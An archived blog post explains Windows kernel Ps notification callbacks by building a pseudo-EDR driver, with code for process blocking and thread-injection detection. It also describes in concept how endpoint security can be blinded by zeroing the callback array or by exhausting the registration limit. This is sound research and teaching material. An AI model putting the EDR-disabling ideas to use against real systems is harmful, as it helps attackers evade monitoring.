Windows Kernel Ps Callbacks Experiments

web.archive.org/web/20200326040826/http://deniable.org/windows/windows-callbacks

Feb 29, 2020 • By rui

I won't be sharing any 0day here (well, maybe a "nday" if you haven't been looking into `ring0` that much). The fact is, there's not much public information about this subject (attacks against the Windows Kernel Ps callbacks). To play a little bit with these kernel callbacks, I "wrote" (yes, in commas) a pseudo-EDR proof-of-concept (that uses these Ps callbacks). This post tells the story of some of these `ring0` experiments.

My experience with the Windows Kernel comes from writing exploits for memory corruption bugs. I've never worked at Microsoft or any other big hardware/AV company. I'm not a programmer, and I don't have access to source code (besides the one that everyone has). So, my overall knowledge of the Windows kernel is limited. I found some bugs and wrote some 'gangster' kernel exploits, but that's it.

What I'm trying to say is, the subject discussed here is presented in the interest of exploring the Windows kernel for self-education. I've tried to be as precise as possible (without being exhaustive), still is very likely that I made mistakes, I'm misinformed, or I forgot to mention something important. I apologise in advance. If you observe any mistakes/errors please let me know.

A while ago I looked at a commercial EDR solution from a low-level exploitation, and anti-tampering, perspective. I can't disclose the name of the vendor, and I can't talk about my findings. Don't ask, I won't even mention it again. However, that's what revamped my interest in the Windows Kernel Ps Callback Functions. These callbacks are only used in drivers, and not in the kernel per si. Many Endpoint Security solutions (anti-virus, EDRs, HIDS/HIPS, etc) register these callbacks to monitor, and track, system activity. Kernel-mode Rootkits also make use of them, sometimes. Microsoft has been improving the capabilities of these callbacks (since Vista), and software companies (like Endpoint Security Solutions vendors, and others) are shifting their hook based monitoring technology to these Kernel Notification Callbacks (plus the obvious **Ob** callbacks, **Cm** callbacks and **mini-filter** drivers, even though **I won't be talking about these in this post**).

Windows allows kernel drivers to register callback routines, which will then be called when a particular event occurs (like process/threads execution and termination, image loads, registry operations, and many others). When the event occurs the callback routine will be invoked, and the necessary action (as blocking it) can be taken.

Quoting MSDN, *The kernel's callback mechanism provides a general way for drivers to request and provide notification when certain conditions are satisfied. A driver can create a callback object, and other drivers can request notification for conditions associated with this driver-defined callback.*

You can find a *comprehensive list* of *all the APIs exported by the Windows Kernel, for driver writes to register callback routines that are invoked by kernel components under various circumstances* here. You can, and should, also look at the Windows Driver Kit (WDK) since they are well documented there. Note that there are still some others undocumented though.

While these Kernel Callbacks are mostly documented from a development perspective, I didn't find much information regarding implementation weaknesses and offensive research focused on them. Initially, I mainly looked at PsSetCreateProcessNotifyRoutineEx and most of what I'm presenting here is around this process notification callback. However, it applies pretty much the same way to threads, Image loads, and Registry operations (as we'll see).

Process notification callbacks are registered via PsSetCreateProcessNotifyRoutine, PsSetCreateProcessNotifyRoutineEx, and PsSetCreateProcessNotifyRoutineEx2.

`PsSetCreateProcessNotifyRoutineEx` is the same as the former but also allows you to block process creation, and `PsSetCreateProcessNotifyRoutineEx2` is also invoked for Linux processes (Windows Subsystem for Linux (WSL)). We'll ignore the last for now. These callbacks notify routine addresses are added to an array, the `nt!PspCreateProcessNotifyRoutine` array. So whenever a process is being created (or terminated), the `nt!PspCallProcessNotifyRoutines` iterates over this array and calls **all** the registered callbacks. And this is where you can start smiling. If you have done some Windows Kernel Exploitation, you know that once you have a primitive that allows you write into kernel memory the system is compromised. Even if you can write 1 byte only (more on this later).

Endpoint Security solutions (AVs, EDRs, Anti-Cheating Engines, etc), and others like Sysmon, Procmon, Process Explorer, and so on, they all make use of Kernel Callbacks. I "heard" that some AVs are still getting away with some forms of Kernel Hooking in 64-bit systems, relying on KPP bypasses. I won't mention names. Anyway, all the few solutions I briefly looked at were using these Kernel Callbacks. There are some EDRs doing userland hooking but I won't talk about those. That's not in scope for this post. One thing I know, KPP is not available on 32-bit systems so it's very likely that some AVs didn't rewrite their engine for this platform. Anyway, no one cares about 32-bit anymore (including myself).

The problem here is that, as mentioned before, these callbacks are stored in an array. This means that if I can zero out that array somehow, they will stop working. If we can set callbacks, we can also delete them. Right? Well… *"you need to be running code in ring zero for that"*. True, but you know… since Administrator to Kernel is not a security boundary…

Apart from the pseudo-EDR kernel driver, I also wrote an Evil kernel driver that will somehow mess with our EDR (and eventually other software making use of these same callbacks). We'll see how it can be (ab)used, and while here also talk a little bit about Kernel Patch Protection (KPP), widely known as `PatchGuard`, and Driver Signature Enforcement bypasses.

If you want to follow along with this post, I would recommend you to get two Windows 10 VMs. One (the `debugger`/host) with a kernel `debugger`, `kd.exe`, from the Windows Debug Tools. If you feel like going crazy fancy use WinDbg Preview. Additionally, Visual Studio 2019 (the free version is enough) with the WDK, and the SDK. On the `debuggee`/target, I would say that you'll only need Process Hacker. That's it, all the required software is available for free.

As a last note, before we begin, there's another option for being notified when processes are created, or terminated. Event Tracing for Windows (ETW). However, it is not possible to prevent a process from being created this way. Also, there's a considerable delay regarding the notification delivery that makes this impractical depending on your "mission". A short-lived process can exit before the notification arrives. We won't talk about these here. The Windows Kernel Notification Callbacks are sent as "part of" process creation, and the driver cannot miss any process created and terminated quickly.

The EDR (Kernel Mode Driver)

Writing an EDR for fun, and potential profit, if you are willing to write a web interface

I wanted to play with these Windows Kernel Ps Callbacks. However, I didn't have an EDR, or AV to play with. Well, AVs are cheap these days, I know. But the infosec buzzword at the moment is EDR. There are plenty, but none will give me access for free to their solution to play with it. So why not write my own?

If you never wrote a Windows Kernel Driver before, there's this book, from Pavel Yosifovich, Windows Kernel Programming that I recommend you to grab a copy. This book kinda gives you all the foundations to write a driver **using these Ps callbacks**. Please note that it barely touches mini-filter drivers, but that's not a surprise. You can pick one of his Kernel Mode Driver project's and start building on top of it. That's what I did for the EDR kernel driver, plus many other "features" I added myself. So, if you want to do the same, or learn about the subject, look at the book. If you already know a bit about Windows Kernel programming probably you'll hate the book, if you don't I believe you'll like it and find it useful.

Moving forward, the pseudo "EDR" I wrote (at the moment) has the ability to:

- detect process creation and termination
- detect thread creation and termination
- detect Image loads


- block process creation based on the executable name
- detect DLL injection (kind of)

If you are willing to write a web interface, and you are looking for an idea to get your startup going, here it is. Grab the code, write the web interface, get some investors, slack for a year or two, sell the company, and pocket some millions (hopefully). Joking.

The code will be available on GitHub, one day. Be warned that I'm not a programmer, and I take zero responsibility for bugchecks. The focus of this post is not how to write a kernel driver. I'll just show you how this pseudo-EDR works, you can eventually use it for your testing purposes. As of today, I didn't bother testing the driver in multiple Windows versions. I only tested it on **Windows 10 x64 1903 19H1** and a few other Windows versions. I might add support for other Windows versions but probably only for 64-bit systems. No one cares about 32-bit anymore. If you want it working on a 32-bit system it should be really easy to "fix it" though. I'll probably do it myself at some point just for fun. Anyway, use Windows 10 x64 1903 19H1 as your target. Otherwise, there are **zero** guarantees that everything will work as presented here. It's not my intention to write commercial grade rock-solid software, and honestly, this is just a `PoC` and I couldn't care less about supporting multiple Windows versions.

As you might know, or not know, to load an **unsigned driver** you need to enable test signing mode. I won't go through the setup steps, these have been documented all over the Internet. A simple Google search is enough to get you going. You'll also have to setup kernel debugging as mentioned before. Again, Google is your friend (and a close one, since it knows everything about you). Use it.

Once you enable test signing mode you'll get a nice watermark on the bottom right corner of the screen, like the one below.



You'll have to build the code yourself, fun! If you haven't installed Windows Visual Studio 2019, and WDK, in this exact order, now is the time. After building the code you'll end up with 3 files (`edr.sys`, `alerts.exe`, and `edrcli.exe`). I recommend you to build them with debug information for "better user experience". Jokes aside, I added a lot of debugging information and that will help you understand better what's going on.

Here's the functionality of each one of the files.

- edr.sys (the pseudo-EDR kernel-mode driver)
- alerts.exe (the client that will let you get all the information from the kernel-mode driver)
- edrcli.exe (the client that lets you add process names that shouldn't be allowed to start)

You can load the `edr.sys` driver the same way you install a user-mode service. You can use the CreateService API, you can use OSR driver loader, you can use whatever you want. Or, you can just use the Windows built-in and most well known, tool for this. `sc.exe`, which is what I use myself. There's no need to install any extra tools, honestly.

We can install the driver as an `Administrator` only. So open an elevated command prompt and type (assuming you have the driver in the `Desktop` folder as I do, and change the username accordingly):

```
sc create edr type= kernel binPath= c:\users\rui\Desktop\edr.sys
```

Pay attention to the spaces. You should now have the following registry key `HKLM\System\CurrentControlSet\Services\Edr`. We'll eventually talk about it later. To start the driver type:

```
sc start edr
```

I hope you have a Kernel Debugger attached by now (and hopefully the machine didn't `bugcheck`), so you should see some messages with the Driver Prefix `[EDR]`. You can also use DebugView from Sysinternals to see the debug messages, just make sure you enable the kernel debug messages. To avoid a lot of noise I still recommend you to just use `kd.exe`) with the following `KD` mask:

```
ed nt!Kd_Default_Mask 8
```

You can set `Kd_default_mask` to `f` to enable every possible debug message, although `8` should be enough to catch our unadorned `KdPrint` (customized `DbgPrint`). To revert it:

```
ed nt!Kd_Default_Mask 0x0
```

Note: if you are developing kernel-mode drivers I recommend you to automate everything as much as possible, but I'll leave that as an exercise for you. This is just a messy demo with files all over the `Desktop` folder.

Let's get started. To register, and start, your EDR driver (`edr.sys`) use the commands mentioned above and once you get it loaded and running use the `alerts.exe` to see what's going on.

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.18362.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>sc start edr

SERVICE_NAME: edr
        TYPE               : 1  KERNEL_DRIVER
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 0
        FLAGS              :

C:\Windows\system32>
```

```
Command Prompt
20:46:51.650: Thread 8284 Exited from process 9192 (RuntimeBroker.)
20:46:51.650: Thread 7792 Exited from process 9192 (RuntimeBroker.)
20:46:51.652: Process 9192 Exited
20:46:52.318: Thread 7732 Exited from process 8872 (cmd.exe)
20:46:52.452: Thread 9144 Exited from process 4800 (svchost.exe)
20:46:53.044: Thread 3632 Exited from process 3008 (svchost.exe)
20:46:53.046: Thread 5572 Exited from process 3008 (svchost.exe)
20:46:53.056: Thread 2684 Exited from process 3008 (svchost.exe)
20:46:53.060: Thread 8616 Exited from process 3008 (svchost.exe)
20:46:53.062: Thread 5152 Exited from process 3008 (svchost.exe)
20:46:53.062: Thread 3056 Exited from process 3008 (svchost.exe)
20:46:53.150: Thread 7908 Exited from process 4800 (svchost.exe)
20:46:53.153: Thread 3364 Exited from process 5284 (explorer.exe)
20:46:53.540: Thread 9176 Exited from process 5284 (explorer.exe)
20:46:53.540: Thread 8648 Exited from process 5284 (explorer.exe)
20:46:53.540: Thread 3536 Exited from process 5284 (explorer.exe)
20:46:53.606: Image loaded into process 8964 at address 0x00007FFDB81A0000 (\Device\HarddiskVolume3\Windows\System32\secho
st.dll)
20:46:53.608: Process 6824 Created (PPID: 8964) Command line: alerts.exe
20:46:53.608: Thread 1776 Created in process 6824 (alerts.exe)
20:46:53.609: Image loaded into process 6824 at address 0x00007FF78C140000 (\Device\HarddiskVolume3\Users\rui\Desktop\aler
ts.exe)
20:46:53.609: Image loaded into process 6824 at address 0x00007FFDB8A40000 (\Device\HarddiskVolume3\Windows\System32\ntdll
.dll)
20:46:53.610: Image loaded into process 6824 at address 0x00007FFDB6BA0000 (\Device\HarddiskVolume3\Windows\System32\kerne
l32.dll)
20:46:53.611: Image loaded into process 6824 at address 0x00007FFDB5BF0000 (\Device\HarddiskVolume3\Windows\System32\Kerne
lBase.dll)
20:46:53.640: Thread 4980 Exited from process 7700 (RuntimeBroker.)
20:46:53.776: Thread 5868 Exited from process 7700 (RuntimeBroker.)
20:46:54.048: Thread 1848 Exited from process 6284 (RuntimeBroker.)
```

If you launch `alerts.exe` without any parameter you'll get all the notifications for processes, and threads, start and exit, plus Image loads as shown above. If you want a more granular view you can use the following command line switches.

```
Command Prompt

C:\Users\rui\Desktop>alerts.exe -h
Usage: alerts.exe [options]
Options:
  -h            Show this message.
  -p            Show Processes only.
  -t            Show Threads only.
  -i            Show Image Loads only.
No options means Processes, Threads, and Image Loads will be displayed

C:\Users\rui\Desktop>
```

Nothing fancy.

So, how does the kernel allows drivers to be notified of these specific events?

Process Notifications

As mentioned before, a driver can be notified when a process is created, or terminated, by registering a notification function with PsSetCreateProcessNotifyRoutine. Or, with PsSetCreateProcessNotifyRoutineEx, or PsSetCreateProcessNotifyRoutineEx2.

The main API is PsSetCreateProcessNotifyRoutineEx, and that's one we'll be using in our pseudo-EDR driver. As we can read on MSDN, *The PsSetCreateProcessNotifyRoutineEx routine registers or removes a callback routine that notifies the caller when a process is created or exits.*

We can find its definition in the ntddk.h header file.

```
NTKERNELAPI
NTSTATUS
PsSetCreateProcessNotifyRoutineEx (
    _In_ PCREATE_PROCESS_NOTIFY_ROUTINE_EX NotifyRoutine,
    _In_ BOOLEAN Remove
    );
```

The first parameter is *a pointer to the PCREATE_PROCESS_NOTIFY_ROUTINE_EX routine to register or remove. The operating system calls this routine whenever a new process is created.*

In our driver, this routine is called `OnProcessNotify` and can be found on the `Edr.cpp` file. We register it inside the `DriverEntry` function, as shown below.

```
status = PsSetCreateProcessNotifyRoutineEx(OnProcessNotify, FALSE);
if (!NT_SUCCESS(status)) {
    KdPrint((DRIVER_PREFIX "failed to register process callback (0x%08X)\n",
status));
    break;
}
```

Note: there's a maximum limit of 64 callback registrations, which means the API call above can fail. This is a limitation that can be abused.

The second parameter, set to `FALSE` above, is a *Boolean value that specifies whether PsSetCreateProcessNotifyRoutineEx will add or remove a specified routine from the list of callback routines. If this parameter is TRUE, the specified routine is removed from the list of callback routines. If this parameter is FALSE, the specified routine is added to the list of callback routines. If Remove is TRUE, the system also waits for all in-flight callback routines to complete before returning.*

Pretty simple.

The first argument, as shown above, has the following prototype (defined on the same header file).

```
typedef
VOID
(*PCREATE_PROCESS_NOTIFY_ROUTINE_EX) (
    _Inout_ PEPROCESS Process,
    _In_ HANDLE ProcessId,
    _Inout_opt_ PPS_CREATE_NOTIFY_INFO CreateInfo
    );
```

And the data structure for process creation is defined on the same header file, as shown below.

```
typedef struct _PS_CREATE_NOTIFY_INFO {
    _In_ SIZE_T Size;
    union {
        _In_ ULONG Flags;
        struct {
            _In_ ULONG FileOpenNameAvailable : 1;
            _In_ ULONG IsSubsystemProcess : 1;
            _In_ ULONG Reserved : 30;
        };
    };
    _In_ HANDLE ParentProcessId;
    _In_ CLIENT_ID CreatingThreadId;
    _Inout_ struct _FILE_OBJECT *FileObject;
    _In_ PCUNICODE_STRING ImageFileName;
    _In_opt_ PCUNICODE_STRING CommandLine;
    _Inout_ NTSTATUS CreationStatus;
} PS_CREATE_NOTIFY_INFO, *PPS_CREATE_NOTIFY_INFO;
```

An important field from the structure above is the `CreationStatus` since this is the status that will be returned to the caller. In this pseudo-EDR driver, I added the ability to block processes from starting up using this field (by returning `STATUS_ACCESS_DENIED`).


Blocking process creation

To configure which processes should be blocked, I wrote a small userland utility that communicates with the EDR driver. It allows you to add process names to a doubly-linked list (LIST_ENTRY) in the kernel where these process names are kept. Every time a new process starts, an in-line notification is sent to the EDR driver. The EDR driver looks at this doubly linked list and allows the process to start, or not.


This is just a proof-of-concept, so feel free to improve it. It just checks the process file name, so if you change it you bypass it. The point here is to simply make you think what are some of the limitations, or challenges that developers of this type of technology have to face. Like, where to keep this information? How to handle it? Are we going to keep a doubly linked list in

the kernel with thousands of processes, command-line switches, and check it every time a new process starts? Should we use regular expressions? Parsing this in the kernel doesn't sound like a good idea, right? Is this fine? Is this heavy? Should we use a database in user-mode? What's the best approach to handle this? I guess you get the point.


Anyway, to add process names to this doubly linked list and block their execution you can use the `edrcli.exe` client with the `-i` switch.



Let's say we want to block `procexp64.exe` from starting.



After you add it to the doubly linked list mentioned above, here's what happens.



You can add up to 10 process names, by default. This value is hardcoded, and you can change this in the code. Check the `Edr.h` header file and change the `define MAX_NR_PROC_TO_BLOCK`. Even better, would be to simply read this value from a registry key (feel free to write the code for this).

If this maximum cap is reached, the oldest one is deleted and the new one is added. See below the code responsible for this in the `Edr.cpp` file.

```
if (g_Globals.NodeCount >= MAX_NR_PROC_TO_BLOCK)
{
    KdPrint(("[EDR] Max # of process to block reached. Deleting the oldest one.\n"));
    auto tail = RemoveTailList(&g_Globals.ProcListHead);
    auto record = CONTAINING_RECORD(tail, FullItem<ProcessDenyInfo>, Entry);
    ExFreePool(record);
    g_Globals.NodeCount--;
}
```

Anyway, if you add multiple processes and then try to get the list of the processes currently in the doubly linked list with the `-l` switch you'll get:

```
Command Prompt

C:\Users\rui\Desktop>edrcli.exe -i procexp64.exe
[+] Process "procexp64.exe" added.
[+] IOCTL succeeded!

C:\Users\rui\Desktop>edrcli.exe -i Dbgview.exe
[+] Process "Dbgview.exe" added.
[+] IOCTL succeeded!

C:\Users\rui\Desktop>edrcli.exe -i Winobj.exe
[+] Process "Winobj.exe" added.
[+] IOCTL succeeded!

C:\Users\rui\Desktop>edrcli.exe -l
TBD

C:\Users\rui\Desktop>
```

Yep, I didn't finish this because I didn't care. Maybe later. However, you can still see the contents of the doubly linked list if you have a kernel debugger attached.

```
[EDR] BLOCKED PROCESSES
[EDR]  -> Winobj.exe
[EDR]  -> Dbgview.exe
[EDR]  -> procexp64.exe
```

Feel free to write the code that sends this data back to the user-mode client. I have multiple examples of how to do it in the `Visual Studio` project. Anyway, how is this achieved? Inside our `OnProcessNotify` function, we have the following.

```
if (CreateInfo)
{
        if(!IsListEmpty(&g_Globals.ProcListHead))
        {
                AutoLock<FastMutex> lock(g_Globals.ProcMutex);

                PLIST_ENTRY pENTRY = g_Globals.ProcListHead.Flink;
                while(pENTRY != &g_Globals.ProcListHead)
                {
                        auto node = CONTAINING_RECORD(pENTRY,
FullItem<ProcessDenyInfo>, Entry);
                        auto pname = node->Data.ProcessName;
                        KdPrint((DRIVER_PREFIX " -> %S\n", pname));

                        if (wcsstr(CreateInfo->ImageFileName->Buffer, pname))
                        {
                                CreateInfo->CreationStatus = STATUS_ACCESS_DENIED;
                                KdPrint((DRIVER_PREFIX "No Way Jose! Access to:
\"%S\" is... Denied!!!\n", pname));
                                return;
                        }

                        pENTRY = pENTRY->Flink;
                }
        }
(...)
```

As we can see from above, we have a `mutex` that guarantees that the doubly linked listed, where we keep the list of the processes that we want to block, is not being manipulated. Then, we iterate over the list in the `while` loop and if the process name matches we set the structure field mentioned above (`CreationStatus`) to `STATUS_ACCESS_DENIED`. Simple. This shouldn't be done with process names (but hashed values) for obvious reasons, but bear with me.

If you have a debugger attached you can also see the following debug message if there's a match.

```
[EDR] No Way Jose! Access to: "procexp64.exe" is... Denied!!!
[EDR] BLOCKED PROCESSES
[EDR]  -> Winobj.exe
[EDR]  -> Dbgview.exe
[EDR]  -> procexp64.exe
```

If you want to look at the code responsible to add a process name to the doubly linked list, you can look at the `EdrDeviceControl` function, where the `IOCTL_EDR_ADD_DENY_RULE` is handled (right below the code shown above). I'm simply using the LIST_ENTRY API calls to manage the doubly linked list.

DLL injection detection

The DLL injection detection mechanism I implemented in the kernel driver is very simple, actually basic. Still, it gives you an idea of how hard it can be to develop something without triggering many false positives. And, at the same time be able to cover all the possible DLL injection techniques there is. We aren't even talking about code injection techniques, just DLL injection (which is only a subset of code injection).

Knowing that the first thread in a process is always remotely created, our heuristic is simple. If a process has more than one thread, and we see another remotely created thread we flag it as DLL injection (with the caveat described below). This is not bulletproof and while it works for the typical CreateRemoteThread it won't work so well for a few more obscure techniques as we will see.

Again, the logic behind this detection is quite simple. However, believe it, or not, this method is used in multiple AV solutions. As we all know, a lot of "malware" injects code/threads into other/remote processes to avoid detection. The typical, and most basic scenario as referenced above is to use the WriteProcessMemory API to write data/shellcode to an area of memory in a specified process, and then call CreateRemoteThread. This is a very well documented technique, and there's plenty of source code available online to do this. Windows itself uses it all the time. Anyway, I wrote a simple (and ugly) DLL injection tool a while ago that you can use for testing. It contains 7 different DLL injection techniques and can be found here.

Thread Notifications

The kernel also provides an API call for thread creation and termination, just like for process callbacks. The API is PsSetCreateThreadNotifyRoutine. To unregistering, this time, we have a second API call. PsRemoveCreateThreadNotifyRoutine. The parameters to the former are process ID, the thread ID, and a boolean value depending on the thread being created or terminated.

You can find all these definitions in the ntddk.h header file already mentioned.

```
typedef
VOID
(*PCREATE_THREAD_NOTIFY_ROUTINE)(
    _In_ HANDLE ProcessId,
    _In_ HANDLE ThreadId,
    _In_ BOOLEAN Create
    );

NTKERNELAPI
NTSTATUS
PsSetCreateThreadNotifyRoutine(
    _In_ PCREATE_THREAD_NOTIFY_ROUTINE NotifyRoutine
    );

NTKERNELAPI
NTSTATUS
PsRemoveCreateThreadNotifyRoutine (
    _In_ PCREATE_THREAD_NOTIFY_ROUTINE NotifyRoutine
    );
```

In our pseudo-EDR driver we register our callback function (`OnThreadNotify`) as shown below in the `DriverEntry` function:

```
status = PsSetCreateThreadNotifyRoutine(OnThreadNotify);
if (!NT_SUCCESS(status)) {
    KdPrint((DRIVER_PREFIX "failed to set thread callback (status=%08X)\n", status));
    break;
}
```

So, to detect DLL injection, in our `OnThreadNotify` function, that's called in-line every time a thread is created/terminated, we can do something like this (pseudo-code):

```
void OnThreadNotify(HANDLE RemoteProcessId, HANDLE ThreadId, BOOLEAN Create) {

currentProcess = GetCurrentProcess()

if currentProcess not equal to RemoteProcessId
        THREAD INJECTION DETECTED
```

Quite simply, if the current process and the remote process are different it means the thread has been injected. This is not good enough because of what I mentioned before. In Windows, the first thread is always created remotely. So, in our `OnThreadNotify` function, we use the PsLookupProcessByProcessId to obtain a referenced pointer to the EPROCESS structure of the process.

We are interested in the `ActiveThreads` field of the `EPROCESS` structure. This structure is not documented but we can look at it in a debugger. Here's its definition on Windows 10 x64 1903 (OS Build 18362.592).

```
0: kd> dt nt!_EPROCESS
nt!_EPROCESS
   +0x000 Pcb              : _KPROCESS
   +0x2e0 ProcessLock      : _EX_PUSH_LOCK
   +0x2e8 UniqueProcessId  : Ptr64 Void
   +0x2f0 ActiveProcessLinks : _LIST_ENTRY
(...)
   +0x448 ImageFilePointer : Ptr64 _FILE_OBJECT
   +0x450 ImageFileName    : [15] UChar
   +0x45f PriorityClass    : UChar
(...)
   +0x488 ThreadListHead   : _LIST_ENTRY
   +0x498 ActiveThreads    : Uint4B        <-------------
   +0x49c ImagePathHash    : Uint4B
(...)
   +0x878 MmHotPatchContext : Ptr64 Void
```

The code responsible for what's described above is below.

Warning: there are hardcoded offsets all over the place, these will be fixed at some point.

```
status = PsLookupProcessByProcessId(ProcessId, &Process);
if (!NT_SUCCESS(status))
{
        KdPrint(("PsLookupProcessByProcessId()\n"));
        return;
}

idProcess = PsGetCurrentProcessId();
idThread = PsGetCurrentThreadId();

if (HandleToULong(idProcess) == 4)  //ignore the system process
{
        return;
}

lpProcess = (LPTSTR)Process;
lpProcess = (LPTSTR)(lpProcess + 0x450); // ImageFileName dt _EPROCESS

if (idProcess != ProcessId)
{
        PEPROCESS iProcess;
        LPTSTR lpProcessIn;
        status = PsLookupProcessByProcessId(idProcess, &iProcess);
        lpProcessIn = (LPTSTR)iProcess;
        lpProcessIn = (LPTSTR)(lpProcessIn + 0x450); // ImageFileName dt _EPROCESS

        LPTSTR ActiveThreads = (LPTSTR)(lpProcess + 0x48); // ActiveThreads dt
_EPROCESS

        if((UINT32)*ActiveThreads > 1) // first thread is always created remotely
                KdPrint(("[EDR Thread Injection] Remote Process %d (%s) <thread %d>
was injected by Process %d (%s) <thread %d> | Remote Process # Threads: %d\n",
ProcessId, lpProcess, ThreadId, idProcess, lpProcessIn, idThread,
(UINT32)*ActiveThreads));
}
```

